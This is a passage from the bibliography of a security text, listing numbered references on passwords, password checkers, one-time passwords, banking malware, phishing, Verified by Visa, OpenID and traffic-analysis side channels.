[35]   "Rethinking Passwords", Bill Cheswick, invited talk at the 24th Large Installation System Administration Conference (LISA'10), November 2010.

[36]   "Analyzing Malicious SSH Login Attempts", Christian Seifert, 11 September 2006, `http://www.securityfocus.com/infocus/1876`.

[37]   "Malicious SSH Login Attempts—Revisited", Christian Seifert, NZ Honeypot Alliance, 2 August 2006.

[38]   "Strong passwords no panacea as SSH brute-force attacks rise", Joel Hruska, 15 May 2008, `http://arstechnica.com/security/news/2008/05/strong-passwords-no-panacea-as-ssh-brute-force-attacks-rise.ars`. The title is again somewhat misleading and would be better stated as "Complexity rule-based passwords no panacea as SSH dictionary attacks rise".

[39]   "A Study of Passwords and Methods Used in Brute-Force SSH Attacks", Jim Owens and Jeanna Matthews, 2008, `http://people.clarkson.edu/~jnm/-publications/leet08.pdf`. The title of this paper is somewhat misleading since it actually talks about dictionary attacks and not true brute-force attacks that exhaustively enumerate each possible password.

[40]   "Most Common iPhone Passcodes", Daniel Amitay, 13 June 2011, `http://amitay.us/blog/files/most_common_iphone_passcodes.php`.

[41]   "Openwall wordlists collection", `http://www.openwall.com/wordlists/`.

[42]   "Proactive Password Checking", Matt Bishop, *Proceedings of the 7th International Conference on Information Security*, May 1991, p.169.

[43]   "Anatomy of a Proactive Password Checker", Matt Bishop, *Proceedings of the 3rd Usenix Security Symposium (Security'92)*, September 1992, p.130.

[44]   "BApasswd: A New Proactive Password Checker", C.Davies and R.Ganesan, *Proceedings of the 16 National Computer Security Conference (NCSC'93)*, September 1993, p.1.

[45]   "Improving System Security via Proactive Password Checking", Matt Bishop and Dan Klein, *Computers and Security*, **Vol.14**, **No.3** (April 1995), p.233.

[46]   "Fast Dictionary Attacks on Passwords using Time-Space Tradeoff", Arvind Narayanan and Vitaly Shmatikov, *Proceedings of the 12th Conference on Computer and Communications Security (CCS'05)*, November 2005, p.364.

[47]   "A Birthday Present Every Eleven Wallets? The Security of Customer-Chosen Banking PINs", Joseph Bonneau, Sören Preibusch and Ross Anderson, *Proceedings of the 16th International Conference on Financial Cryptography and Data Security (FC'12)*, Springer-Verlag LNCS No.7397, February 2012, p.25.

[48]   "CrackLib", `http://sourceforge.net/projects/cracklib`.

[49]   "passwdqc — password/passphrase strength checking and enforcement", `http://www.openwall.com/passwdqc`.

[50]   "Opus: Preventing Weak Password Choices", Gene Spafford, *Computers and Security*, **Vol.11**, **No.3** (June 1992), p.273.

[51]   "An Algorithm for Approximate Membership Checking with Application to Password Security", Udi Manber and Sun Wu, *Information Processing Letters*, **Vol.50**, **No.4** (May 1994), p.191.

[52]   "MySpace password exploit: Crunching the numbers (and letters)", Roger Grimes, 17 November 2006, `http://www.infoworld.com/article/-06/11/17/47OPsecadvise_1.html`.

[53]   "Popularity *is* everything: A new approach to protecting passwords from statistical-guessing attacks", Stuart Schechter, Cormac Herley and Michael Mitzenmacher, *Proceedings of the 5th Workshop on Hot Topics in Security (HotSec'10)*, August 2010, to appear.

[54]   Abe Singer, private communications, March 2009.

[55]   "Proactive Password Checking with Decision Trees", Francesco Bergadano, Bruno Crispo and Giancarlo Ruffo, *Proceedings of the 4th ACM Conference on Computer and Communications Security (CCS'97)*, April 1997, p.67.

[56]   "High Dictionary Compression for Proactive Password Checking", Francesco Bergadano, Bruno Crispo and Giancarlo Ruffo, *ACM Transactions on Information and System Security (TISSEC)*, **Vol.1**, **No.1** (November 1998), p.3.

[57]   "Hyppocrates: A New Proactive Password Checker", Carlo Blundo, Paolo D'Arco, Alfredo De Santis and Clemente Galdi, *Proceedings of the 4th Information Security Conference (ISC'01)*, Springer-Verlag LNCS No.2200, October 2001, p.63.

[58]   "HYPPOCRATES: A New Proactive Password Checker", Carlo Blundo, Paolo D'Arco, Alfredo De Santis and Clemente Galdi, *Journal of Systems and Software*, **Vol.71**, **No.1-2** (April 2004), p.163.

[59]   "How the Passwords Were Created", Korelogic Inc, July 2010, `http://contest-2010.korelogic.com/how_passes_created.html`.

[60]   "The Teams That Competed", Korelogic Inc, July 2010, `http://contest-2010.korelogic.com/teams.html`.

[61] "passwdqc vs. KoreLogic's DEFCON 2010 contest passwords", Solar Designer, posting to the passwdqc-users@lists.openwall.com mailing list, message-ID `20110220043556.GA8624@openwall.com`, 20 February 2011.

[62] "Schneier on Security: Real-World Passwords", Bruce Schneier, 14 December 2006, `http://www.schneier.com/blog/archives/2006/12/-realworld_passw.html`.

[63] "Improving computer security for authentication of users: Influence of proactive password restrictions", Robert Proctor, Mei-Ching Lien, Kim-Phuong Vu, Eugene Schultz and Gavriel Salvendy, *Behavior Research Methods, Instruments, & Computers*, **Vol.34**, **No.2** (May 2002), p.163.

[64] "AccessData Password Recovery Toolkit", `http://www.accessdata.com/-descryptionTool.html`.

[65] "John the Ripper password cracker", `http://www.openwall.com/john/`.

[66] "Password Security: What Users Know and What They Actually Do", Shannon Riley, *Usability News*, **Vol.8**, **No.1** (February 2006), `http://psychology.wichita.edu/surl/usabilitynews/81/Passwords.asp`.

[67] "Imposing Password Restrictions for Multiple Accounts: Impact on Generation and Recall of Passwords", Kim-Phuong Vu, Abhilasha Bhargav and Robert Proctor, *Proceedings of the Human Factors and Ergonomics Society Annual Meeting*, **Vol.47** (2003), p.1331.

[68] "Issues in User Authentication", Sonia Chiasson, *Proceedings of the CHI 2007 Workshop on Security User Studies*, April 2007, `http://www.scs.carleton.ca/~schiasso/Chiasson_CHI2007-Workshop_Issues_in_User_Authentication.pdf`.

[69] "KNOW Why Your Access Was Denied: Regulating Feedback for Usable Security", Apu Kapadia, Geetanjali Sampemane and Roy Campbell, *Proceedings of the 11th Conference on Computer and Communications Security (CCS'04)*, October 2004, p.52.

[70] "MySpace, YourSpace, OurSpace", Christoph Puppe, *iX*, April 2007, p.96.

[71] "PHPBB Password Analysis", Robert Graham, 6 February 2009, `http://www.darkreading.com/blog/archives/2009/02/-phpbb_password.html`.

[72] "The RockYou 32 Million Password List Top 100", Matt Weir, 29 December 2009, `http://reusablesec.blogspot.com/2009/12/rockyou-32-million-password-list-top.html`.

[73] "Smart Aleck Passwords", Sean Sullivan, 23 March 2010, `http://www.f-secure.com/weblog/archives/00001915.html`.

[74] "Electronic Authentication Guideline", NIST Special Publication 800-63, National Institute of Standards and Technology, April 2006.

[75] "Testing Metrics for Password Creation Policies by Attacking Large Sets of Revealed Passwords", Matt Weir, Sudhir Aggarwal, Michael Collins and Henry Stern, *Proceedings of the 17th Conference on Computer and Communications Security (CCS'10)*, October 2010, p.162.

[76] "Survey: Admins implement password security, but auditing is rare", Jason Hiner, TechRepublic, 11 November 2002, `http://articles.techrepublic.com.com/5100-10878_11-1051124.html`.

[77] "Linguistic Properties of Multi-word Passphrases", Joseph Bonneau and Ekaterina Shutova, *Proceedings of the 2012 Workshop on Usable Security (USEC'12)*, Springer-Verlag LNCS No.7398, March 2012, p.1.

[78] "ISO/IEC 17799:2005 Information technology — Security techniques — Code of practice for information security management", International Organisation for Standardisation, 10 June 2005.

[79] "Security Myths and Passwords", Gene Spafford, 19 April 2006, `http://www.cerias.purdue.edu/site/blog/post/password-change-myths/`.

[80] "How Often Should you Change your Password?", Mike Howard, *;login*, **Vol.31**, **No.8** (December 2006), p.48.

[81] "Circumvention of Security: Good Users do Bad Things", Jim Blythe, Ross Koppel and Sean Smith, *IEEE Security and Privacy*, **Vol.11**, **No.5** (September/October 2013), p.80.

[82]   "Transforming the Weakest Link", M.A Sasse, S.Brostoff and D.Weirich, *BT Technical Journal*, **Vol.19**, **No.3** (July 2001), p.122.

[83]   "The Security of Modern Password Expiration: An Algorithmic Framework and Empirical Analysis", Yinqian Zhang, Fabian Monrose and Michael Reiter, *Proceedings of the 17th Conference on Computer and Communications Security* (CCS'10), October 2010, p.176.

[84]   "Principles of Cognitive Psychology", Michael Eysenick, Psychology Press, 2001.

[85]   "Human Factors Considerations for Passwords and Other User Identification Techniques, Part 1: Literature Review and Analysis", Kenneth Allendorfer and Shantanu Pai, US Federal Aviation Administration technical report DOT/FAA/CT-05/20, September 2005.

[86]   "UNIX Operating System Security", Fred Grampp and Robert Morris, *Bell Labs Technical Journal*, **Vol.63**, **No.8** (October 1984), p.1649.

[87]   "Humans in the Loop", Sean Smith, *IEEE Security and Privacy*, **Vol.1**, **No.3** (May/June 2003), p.75.

[88]   "Password Policies are Getting out of Control", Jason Hong, *Communications of the ACM*, **Vol.56**, **No.3** (March 2013), p.10.

[89]   "Human Factors Considerations for Passwords and Other User Identification Techniques, Part 2: Field Study, Results and Analysis", Kenneth Allendoerfer and Shantanu Pai, US Federal Aviation Administration technical report DOT/FAA/TC-06/09, January 2008.

[90]   "Ad hoc Guesting: When Exceptions are the Rule", Brinda Dalal, Les Nelson, Diana Smetters, Nathaniel Good and Ame Elliot, *Proceedings of the 1st Conference on Usability, Psychology, and Security (UPSEC'08)*, April 2008. Reprinted in *;login*, **Vol.31**, **No.4** (August 2008), p.34.

[91]   "Password Authentication with Insecure Communications", Leslie Lamport, *Communications of the ACM*, **Vol.24**, **No.11** (November 1981), p.770.

[92]   "Polonius: An Identity Authentication System", Raymond Wong, Thomas Berson and Richard Feiertag, *Proceedings of the 1985 Symposium on Security and Privacy (S&P'85)*, April 1985, p.101.

[93]   "The S/Key One-time Password System", Neil Haller, *Proceedings of the Network and Distributed Systems Security Symposium (NDSS'94)*, February 1994, p.151.

[94]   "Independent One-Time Passwords", Avi Rubin, *Proceedings of the 5th Usenix Security Symposium (Security'95)*, June 1995, p.167.

[95]   "One Time Passwords In Everything (OPIE): Experiences with Building and Using Stronger Authentication", Daniel McDonald, Randall Atkinson and Craig Metz, *Proceedings of the 5th Usenix Security Symposium (Security'95)*, June 1995, p.177.

[96]   "A One-Time Password System", RFC 1938, Neil Haller and Craig Metz, May 1996.

[97]   "One-Time Password Access to Any Server without Changing the Server", Dinei Florêncino and Cormac Herley, *Proceedings of the 11th Information Security Conference (ISC'08)*, Springer-Verlag LNCS No.5222, September 2008, p.401.

[98]   "Keep Your Password Safe", `http://kyps.net`.

[99]   "Verwendet Ihre Bank Sichere TANs?", M. Fischlin, *Proceedings of D-A-CH Security 2007*, June 2007, `http://www.cdc.informatik.tu-darmstadt.de/-~fischlin/publications/fischlin.tan.2007.ps`.

[100]   "Security and Usability: The Gap in Real-World Online Banking", Mohammad Mannan and Paul van Oorschot, *Proceedings of the 2007 New Security Paradigms Workshop (NSPW'07)*, September 2007, p.1.

[101]   "Robbing Blind: Super Fraud", Darren Pauli, *SC Magazine Australia*, December 2011, p.37.

[102]   "New Malware Re-Writes Online Bank Statements to Cover Fraud", Kim Zetter, 30 September 2009, `http://www.wired.com/threatlevel/-2009/09/rogue-bank-statements/`.

[103] "Improving Phishing Countermeasures: An Analysis of Expert Interviews", Steve Sheng, Ponnurangam Kumaraguru, Alessandro Acquisti, Lorrie Cranor and Jason Hong, *Proceedings of the 4th eCrime Researchers Summit (eCRIME'09)*, September 2009, p.1.

[104] "Angst um den Groschen", Walter Roth, *Linux Magazine*, 01/09 (January 2009), p.84.

[105] "Nordic Phishing", Mikko Hypponen, 4 October 2005, `http://www.f-secure.com/weblog/archives/00000668.html`.

[106] "More on international phishing", Mikko Hypponen, 28 October 2005, `http://www.f-secure.com/weblog/archives/00000689.html`.

[107] "Nordea.fi phish redux", Mikko Hypponen, 9 December 2005, `http://www.f-secure.com/weblog/archives/00000730.html`.

[108] "Nordea Phishing is Back", Mikko Hypponen, 4 April 2006, `http://www.f-secure.com/weblog/archives/00000849.html`.

[109] "Analysis of an internet voting protocol", Kristian Gjøsteen, 9 March 2010, `http://www.regjeringen.no/pages/2479822/core.pdf`.

[110] "Internet Elections: Unsafe in Any Home", Kai Olsen and Hans Nordhaug, *Communications of the ACM*, **Vol.55**, **No.8** (August 2012), p.36.

[111] "Press On: Principles of Interaction Programming", Harold Thimbleby, MIT Press, 2007.

[112] "Generation TAN: Der Online-Banking-Ratgeber", Daniel Bachfeld, *c't Magazin für Computertechnik*, 20 June 2011, p.90.

[113] "ZeuS Mitmo: Man-in-the-mobile (I)", David Barroso, 25 September 2010, `http://securityblog.s21sec.com/2010/09/zeus-mitmo-man-in-mobile-i.html`.

[114] "ZeuS Mitmo: Man-in-the-mobile (II)", David Barroso, 25 September 2010, `http://securityblog.s21sec.com/2010/09/zeus-mitmo-man-in-mobile-ii.html`.

[115] "ZeuS Mitmo: Man-in-the-mobile (III)", David Barroso, 25 September 2010, `http://securityblog.s21sec.com/2010/09/zeus-mitmo-man-in-mobile-iii.html`.

[116] "Zeus In The Mobile (Zitmo): Online Banking's Two Factor Authentication Defeated", Axelle Apvrille, 27 September 2010, `http://blog.fortinet.com/zeus-in-the-mobile-zitmo-online-bankings-two-factor-authentication-defeated/`.

[117] "ZeuS straszy polskie banki (ING i mBank)", Piotr Konieczny, 21 February 2011, `http://niebezpiecznik.pl/post/zeus-straszy-polskie-banki/`.

[118] "New Mitmo: SpyEye Edition", Sean Sullivan, 17 March 2011, `http://www.f-secure.com/weblog/archives/00002123.html`.

[119] "Trojan:SymbOS/Spitmo.A", Sean Sullivan, 4 April 2011, `http://www.f-secure.com/weblog/archives/00002135.html`.

[120] "Mobile Malware: Why Fraudsters Are Two Steps Ahead", Mickey Boodaei, 11 July 2011, `http://www.trusteer.com/blog/mobile-malware-why-fraudsters-are-two-steps-ahead`.

[121] "First SpyEye Attack on Android Mobile Platform now in the Wild", Ayelet Heyman, 13 September 2011, `https://www.trusteer.com/blog/first-spyeye-attack-android-mobile-platform-now-wild`.

[122] "A Case Study of Eurograbber: How 36 Million Euros was Stolen via Malware", Eran Kalige and Darrell Burkey, Versafe/CheckPoint white paper, December 2012, `http://www.checkpoint.com/products/-downloads/whitepapers/Eurograbber_White_Paper.pdf`.

[123] "Зло-кодинг под Symbian. Написать троя в обход защиты Symbian? Не советуем!", Dmitry Tarasov, *Xakep*, **No.123** (March 2009), p.96.

[124] "Заблуждения банковской безопасности", Алексей Лукацкий, Proceedings of RusCrypto 2010, April 2010, `http://www.ruscrypto.org/-netcat_files/File/ruscrypto.2010.017.zip`.

[125] "Defeating mTANs for profit", Axelle Apvrille and Kyle Yang, presentation at SchmooCon 2011, January 2011, `http://www.fortiguard.com/papers/-shmoocon2011_zitmo-slides.pdf`.

[126] "QR-TAN: Secure Mobile Transaction Authentication" Guenther Starnberger, Lorenz Froihofer and Karl Goeschka, *Proceedings of the 4th International Conference on Availability, Reliability and Security (ARES'09)*, March 2009, p.578.

[127] "Internet Information Commerce: The First Virtual Approach", Darren News, *Proceedings of the 1st Usenix Workshop on Electronic Commerce*, July 1995, p.33.

[128] "Protocols for Secure Electronic Commerce", Mostafa Sherif, CRC Press, 2000.

[129] "Perils and Pitfalls of Practical Cybercommerce", Nathaniel Borenstein, *Communications of the ACM*, **Vol.39**, **No.6** (June 1996), p.37.

[130] "Looking back at the First Virtual Payment System for Clues about the Virtual Goods Business Model and its Technical Requirements", Einar Stefferud, invited talk at the International Workshop for Technology, Economy, Social and Legal Aspects of Virtual Goods (Virtual Goods'03), May 2003, `http://virtualgoods.tu-ilmenau.de/2003/FirstVirtual.pdf`.

[131] "Zero Day Threat: The Shocking Truth of How Banks and Credit Bureaus Help Cyber Crooks Steal Your Money and Identity", Byron Acohido and Jon Swartz, Union Square Press, 2008.

[132] "Anti-keylogging Measures for Secure Internet Login: An Example of the Law of Unintended Consequences", Stuart Goring, Joseph Rabaiotti and Antonia Jones, *Computers and Security*, **Vol.26**, **No.6** (September 2007), p.421.

[133] "Circle Bank plays with two-factor authentication", Ed Gerck, posting to the cryptography@metzdowd.com mailing list, message-ID `451C23C0.30009@nma.com`, 28 September 2006.

[134] "Research focus: The gaping online banking flaw", Sarah Hilley, *Computer Fraud and Security*, **Vol.2008**, **No.2** (February 2008), p.5.

[135] "Using Fingerprint Authentication to Reduce System Security: An Empirical Study", Hugh Wimberly and Lorie Liebrock, *Proceedings of the IEEE Symposium on Security and Privacy (S&P'11)*, May 2011, p.32.

[136] "Authentication and Expiration", Bruce Schneier, *IEEE Security and Privacy*, **Vol.3**, **No.1** (January/February 2005), p.88.

[137] "The Right to Inform v. The Right to be Forgotten: A Transatlantic Clash", Franz Werro, in "Haftungsrecht im dritten Millennium / Liability in the Third Millennium", Nomos, 2009, p.285.

[138] "Une charte sur le droit à l'oubli", 13 October 2010, `http://www.20minutes.fr/article/608459/web-une-charte-droit-oubli`.

[139] "Security and Privacy Considerations in Digital Death", Michael Locasto, Mike Massimi and Peter DePasquale, *Proceedings of the 2011 New Security Paradigms Workshop (NSPW'11)*, September 2011, to appear.

[140] "The Right to Be Forgotten Across the Pond", Meg Ambrose and Jef Ausloos, *Proceedings of the Research Conference on Communication, Information, and Internet Policy (TPRC'12)*, September 2012, `http://papers.ssrn.com/sol3/papers.cfm?abstract_id=2032325`.

[141] "Information Risk in the Professional Services — Field Study Results from Financial Institutions and a Roadmap for Research", Sara Sinclair, Sean Smith, Stephanie Trudeau, M.Eric Johnson and Anthony Portera, Dartmouth College Research Report, June 2007, `http://mba.tuck.dartmouth.edu/-digital/Research/ResearchProjects/DataFinancial.pdf`.

[142] "Investigating the Security-related Challenges of Blind Users on the Web", J.Holman, J.Lazar and J.Feng, in "Designing Inclusive Futures", Springer-Verlag, 2008, p.129.

[143] "New Phishing Attack Targets Online Banking Sessions With Phony Popups", Kelly Higgins, DarkReading, 13 January 2009, `http://www.darkreading.com/security/attacks/showArticle.jhtml?-articleID=212900161`.

[144] "Timing Analysis of Keystrokes and Timing Attacks on SSH", Dawn Song, David Wagner, *Proceedings of the 10th Usenix Security Symposium (Security'01)*, August 2001, p.337.

[145] "Language Identification of Encrypted VoIP Traffic: Alejandra y Roberto or Alice and Bob?", Charles Wright, Lucas Ballard, Fabian Monrose and Gerald Masson, *Proceedings of the 16th USENIX Security Symposium (Security'07)*, August 2007, p.43.

[146] "Spot me if you can: Uncovering spoken phrases in encrypted VoIP conversations", Charles Wright, Lucas Ballard, Scott Coull, Fabian Monrose and Gerald Masson, *Proceedings of the 2008 Symposium on Security and Privacy (S&P'08)*, May 2008, p.25.

[147] "Speaker recognition from encrypted VoIP communications", L. Khana, M. Baig and Amr Youssef, *Digital Investigation*, **Vol.7**, **No.1-2** (October 2009), p.1.

[148] "Speaker Recognition in Encrypted Voice Streams", Michael Backes, Goran Doychev, Markus Dürmuth and Boris Köpf, *Proceeding of the 15th European Symposium on Research in Computer Security (ESORICS'10)*, Springer-Verlag LNCS No.6345, September 2010, p.508.

[149] "On Privacy Leakage through Silence Suppression", Ye Zhui, *Proceedings of the 13th Information Security Conference (ISC'10)*, Springer-Verlag LNCS No.6531, October 2010, p.276.

[150] "Uncovering Spoken Phrases in Encrypted Voice over IP Conversations", Charles Wright, Lucas Ballard, Scott Coull, Fabian Monrose and Gerald Masson, *ACM Transactions on Information and System Security (TISSEC)*, **Vol.13**, **No.4** (December 2010), Article No.35.

[151] "Phonotactic Reconstruction of Encrypted VoIP Conversations: Hookt on fon-iks", Andrew White, Austin Matthews, Kevin Snow and Fabian Monrose, *Proceedings of the 2011 Symposium on Security and Privacy (S&P'11)*, May 2011, to appear.

[152] "Datamining for Hackers", Stefan Burschka, presentation at the 28th Chaos Communication Congress (28C3), December 2011, `http://events.ccc.de/congress/2011/Fahrplan/events/4732.en.html`.

[153] "On Privacy of Encrypted Speech Communications", Ye Zhu, Yuanchao Lu and Anil Vikram, *IEEE Transactions on Dependable and Secure Computing*, **Vol.9**, **No.4** (July-August 2012), p.470.

[154] "Devices That Tell On You: Privacy Trends in Consumer Ubiquitous Computing", T.Scott Saponas, Jonathan Lester, Carl Hartung, Sameer Agarwal and Tadayoshi Kohno, *Proceedings of the 16th Usenix Security Symposium (Security'07)*, August 2007, p.55.

[155] "Video Streaming Forensic — Content Identification with Traffic Snooping", Yali Liu, Ahmad-Reza Sadeghi, Dipak Ghosal and Biswanath Mukherjee, *Proceedings of the 13th Information Security Conference (ISC'10)*, Springer-Verlag LNCS No.6531, October 2010, p.129.

[156] "Uncovering Identities: A Study into VPN Tunnel Fingerprinting", Vafa Izadinia, Derrick Kourie and Jan Eloff, *Computers & Security*, **Vol.25**, **No.2** (March 2006), p.97.

[157] "Encrypted Protocol Identification via Statistical Analysis", Rob King and Rohlt Dhamankar, presentation at ShmooCon 2007, March 2007, `http://www.shmoocon.org/2007/presentations/PISA.ppt`.

[158] "Statistical Identification of Encrypted Web Browsing Traffic", Qixiang Sun, Daniel Simon Yi-Min Wang, Wilf Russell, Venkata Padmanabhan and Lili Qiu, *Proceedings of the 2002 Symposium on Security and Privacy (S&P'02)*, May 2002, p.19.

[159] "Privacy Vulnerabilities in Encrypted HTTP Streams", George Bissias, Marc Liberatore, David Jensen and Brian Levine, *Proceedings of the 5th Privacy Enhancing Technologies Symposium (PETS'05)*, May 2005, p.1.

[160] "Inferring the Source of Encrypted HTTP Connections", Marc Liberatore and Brian Levine, *Proceedings of the 13th Conference on Computer and Communications Security (CCS'06)*, October 2006, p.255.

[161] "Exposing Private Information by Timing Web Applications", Andrew Bortz, Dan Boneh and Palash Nandy, *Proceedings of the 16th World Wide Web Conference (WWW'07)*, May 2007, p.621.

[162] "Side-Channel Leaks in Web Applications: a Reality Today, a Challenge Tomorrow", Shuo Chen, Rui Wang, XiaoFeng Wang and Kehuan Zhang, *Proceedings of the 2010 Symposium on Security and Privacy (S&P'10)*, May 2010, p.191.

[163] "Fingerprinting Websites Using Remote Traffic Analysis", Xun Gong, Negar Kiyavash and Nikita Borisov, *Proceedings of the 17th Conference on Computer and Communications Security (CCS'10)*, October 2010, p.684.

[164] "I can still see your actions on Google Maps over SSL", Vincent Berg, 8 February 2012, `http://blog.ioactive.com/2012/02/ssl-traffic-analysis-on-google-maps.html`.

[165] "Finding Location Data In Google Maps SSL Sessions", Dennis Fisher, 13 February 2012, `https://threatpost.com/en_us/blogs/finding-location-data-google-maps-ssl-sessions-021312`.

[166] "Privacy Failures in Encrypted Messaging Services: Apple iMessage and Beyond", Scott Coull and Kevin Dyer, to appear.

[167] "Fingerprinting Websites using Traffic Analysis", Andrew Hintz, *Proceedings of the 2nd Conference on Privacy Enhancing Technologies (PET'02)*, Springer-Verlag LNCS No.2482, April 2002, p.171.

[168] "Website Fingerprinting: Attacking Popular Privacy Enhancing Technologies with the Multinomial Naïve-Bayes Classifier", Dominik Herrmann, Rolf Wendolsky and Hannes Federrath, *Proceedings of the ACM Workshop on Cloud Computing Security (CCSW'09)*, November 2009, p.31.

[169] "Website Fingerprinting and Indentification Using Ordered Feature Sequences", Liming Lu, Ee-Chein Chang and Mun Chan, *Proceedings of the 15th European Symposium on Research in Computer Security (ESORICS'10)*, Springer-Verlag LNCS No.6345, September 2010, p.199.

[170] "HTTPOS: Sealing Information Leaks with Browser-side Obfuscation of Encrypted Flows", Xiapu Luo, Peng Zhou, Edmond Chan, Wenke Lee, Rocky Chang and Roberto Perdisci, *Proceedings of the 18th Network & Distributed System Security Symposium (NDSS'11)*, February 2011, `http://www.isoc.org/isoc/conferences/ndss/11/pdf/6_3.pdf`.

[171] "Traffic Morphing: An Efficient Defense Against Statistical Traffic Analysis", Charles Wright, Scott Coull and Fabian Monrose, *Proceedings of the 16th Annual Network & Distributed System Security Symposium (NDSS'09)*, February 2009, `http://www.isoc.org/isoc/conferences/ndss/09/-pdf/14.pdf`.

[172] "Design for Usability", Bruce Tognazzini, in "Security and Usability: Designing Secure Systems That People Can Use", O'Reilly, 2005, p.31.

[173] "Shouldn't All Security Be Usable?", Mary Theofanos and Shari Pfleeger, *IEEE Security and Privacy*, **Vol.9**, **No.2** (March/April 2011), p.12.

[174] "An Analysis of Private Browsing Modes in Modern Browsers", Gaurav Aggarwal, Elie Bursztein, Collin Jackson and Dan Boneh, *Proceedings of the 19th Usenix Security Symposium (Security'10)*, August 2010, p.79.

[175] "Protecting us from our own passwords", Nick Brown, 10 September 2008, `http://nick.brown.free.fr/blog/2008/09/protecting-us-from-our-own-passwords.html`.

[176] "PKCS #11 v2.20: Cryptographic Token Interface Standard", RSA Laboratories, 28 June 2004.

[177] "OpenID: Phishing Heaven", Ben Laurie, 19 January 2007, `http://www.links.org/?p=187`.

[178] "Beginner's guide to OpenID phishing", Marco Slot, undated, `http://marcoslot.net/apps/openid/`.

[179] "Phishing and OpenID: Bookmarks to the Rescue?", Ka-Ping Yee, 20 January 2007, `http://usablesecurity.com/2007/01/20/phishing-and-openid/`.

[180] "Integrating OpenID and InfoCard — Part 1", 21 January 2007, Kim Cameron, `http://www.identityblog.com/?p=659`.

[181] "What is OpenID Good For?", Dare Obasanjo, 13 March 2007, `http://www.25hoursaday.com/weblog/2007/03/13/-WhatIsOpenIDGoodFor.aspx`.

[182] "Re:a site that uses nothing but OpenID", 'Blakey Rat', 7 January 2009, `http://tech.slashdot.org/comments.pl?sid=1083819&cid=26364017`.

[183] "What Makes Users Refuse Web Single Sign-On? An Empirical Investigation of OpenID", San-Tsai Sun, Eric Pospisil, Ildar Muslukhov, Nuray Dindar, Kirstie Hawkey and Konstantin Beznosov, *Proceedings of the 7th Symposium on Usable Privacy and Security (SOUPS'11)*, July 2011, Article No.4.

[184] "OpenID Authentication 2.0", `http://openid.net/specs.bml`.

[185] "Towards A User-Centric Identity-Usage Monitoring System", Daisuke Mashima and Mustaque Ahamad, *Proceedings of the 3rd International Conference on Internet Monitoring and Protection (ICIMP'08)*, June 2008, p.47.

[186] "User-Centric Handling of Identity Agent Compromise", Daisuke Mashima, Mustaque Ahamad and Swagath Kannan, *Proceedings of the 14th European Conference on Research in Computer Security (ESORICS'09)*, September 2009, Springer-Verlag LNCS No.5789, p.19.

[187] "OpenID_Phishing_Brainstorm", Chris Messina, January 2009, `http://wiki.openid.net/w/page/12995216/OpenID_Phishing_Brainstorm`.

[188] "'Verified by VISA' looks phishy", Alan Barrett, posting to the cryptography@metzdowd.com mailing list, message-ID `20061204121835.GB1613@apb-laptoy.apb.alt.za`, 4 December 2006.

[189] "Verified by Visa and MasterCard SecureCode: or, How Not to Design Authentication", Steven Murdoch and Ross Anderson, *Proceedings of the 14th Financial Cryptography and Data Security Conference (FC'10)*, January 2010, to appear.

[190] "Verified by Visa?", Rik Ferguson, 1 December 2011, `http://countermeasures.trendmicro.eu/verified-by-visa/`.

[191] "Loopholes in Verified by Visa & SecureCode", Brian Krebs, 2 December 2011, `http://krebsonsecurity.com/2011/12/loopholes-in-verified-by-visa-securecode/#more-12721`.

[192] "Re: Verfied by Visa finally gets outed", James Fidell, posting to the ukcrypto@chiark.greenend.org.uk mailing list, message-ID `4CD2C7CC.1000300@cloud9.co.uk`, 4 November 2010.

[193] "Re: 'Verified by VISA' looks phishy", Jon Barber, posting to the cryptography@metzdowd.com mailing list, message-ID `1165309442.8370.278912371@webmail.messagingengine.com`, 5 December 2006.

[194] "Verified by Visa scheme confuses thousands of internet shoppers", Miles Brignall, *The Guardian*, 21 April 2007, `http://www.guardian.co.uk/money/2007/apr/21/creditcards.debt`.

[195] "Fraudsters 'copying online banking security'", Samantha Washington, BBC News, 19 October 2010, `http://www.bbc.co.uk/news/uk-11571873`.

[196] "Industry lays into 3-D Secure", Phil Muncaster, 11 April 2008, `http://www.computing.co.uk/itweek/news/2214146/industry-lays-secure`.

[197] "Verified by Visa (Veriphied Phishing?)", Gary Longsine, 2 February 2006, `http://antiworm.blogspot.com/2006/02/verified-by-visa-veriphied-phishing.html`.

[198] "More Banking Stupidity: Phished by Visa", Ben Laurie, 28 March 2009, `http://www.links.org/?p=591`.

[199] "Verified by Visa security program used as bait in phishing scams", Internet Retailer, 6 January 2005, `http://www.internetretailer.com/dailyNews.asp?id=13764`.

[200] Miller Smiles scam report aa-2358, 22 March 2006, `http://www.millersmiles.co.uk/report/2358`.

[201] Miller Smiles scam report aa-3279, 22 August 2006, `http://www.millersmiles.co.uk/report/3279`.

[202] Miller Smiles scam report aa-5381, 7 August 2007, `http://www.millersmiles.co.uk/report/5381`.

[203] Miller Smiles scam report aa-5600, 12 September 2007, `http://www.millersmiles.co.uk/report/5600`.

[204] Miller Smiles scam report 5864-78694-286039, 19 November 2009, `http://www.millersmiles.co.uk/report/12818`.

[205] Miller Smiles scam report 5941-79445-287373, 22 November 2009, `http://www.millersmiles.co.uk/report/12885`.

[206] Miller Smiles scam report 6283-84449-295388, 6 December 2009, `http://www.millersmiles.co.uk/report/13171`.

[207] Miller Smiles scam report 6286-84510-295482, 7 December 2009, `http://www.millersmiles.co.uk/report/13174`.

[208] Miller Smiles scam report 6429-86374-298493, 12 December 2009, `http://www.millersmiles.co.uk/report/13302`.

[209] "3DS is also broken from a human factors POV", 'gilgongo', 28 January 2010, `http://news.slashdot.org/comments.pl?sid=1528586&no_d2=1&-cid=30943342`.

[210] "Not only insecure, WORTHLESS", 'macbuzz01', 28 January 2010, `http://news.slashdot.org/comments.pl?sid=1528586&no_d2=1&-cid=30944372`.

[211] "Re:Lol", 'tatsuyame', 28 January 2010, `http://news.slashdot.org/-comments.pl?sid=1528586&no_d2=1&cid=30939322`.

[212] "Re:Lol", 'Kamokazi', 28 January 2010, `http://news.slashdot.org/-comments.pl?sid=1528586&no_d2=1&cid=30939456`.

[213] "Re:Lol", 'Lord Byron II', 28 January 2010, `http://news.slashdot.org/-comments.pl?sid=1528586&no_d2=1&cid=30940032`.

[214] "Re:Lol", 'JesterOne', 28 January 2010, `http://news.slashdot.org/-comments.pl?sid=1528586&no_d2=1&cid=30940856`.

[215] "The 'Verified by Visa' fiasco … courtesy of ANZ", 'foobar', 20 June 2008, `http://www.geekzone.co.nz/foobar/5256`.

[216] "Part II of: The 'Verified by Visa' fiasco … courtesy of ANZ", 'foobar', 30 June 2008, `http://www.geekzone.co.nz/foobar/5294`.

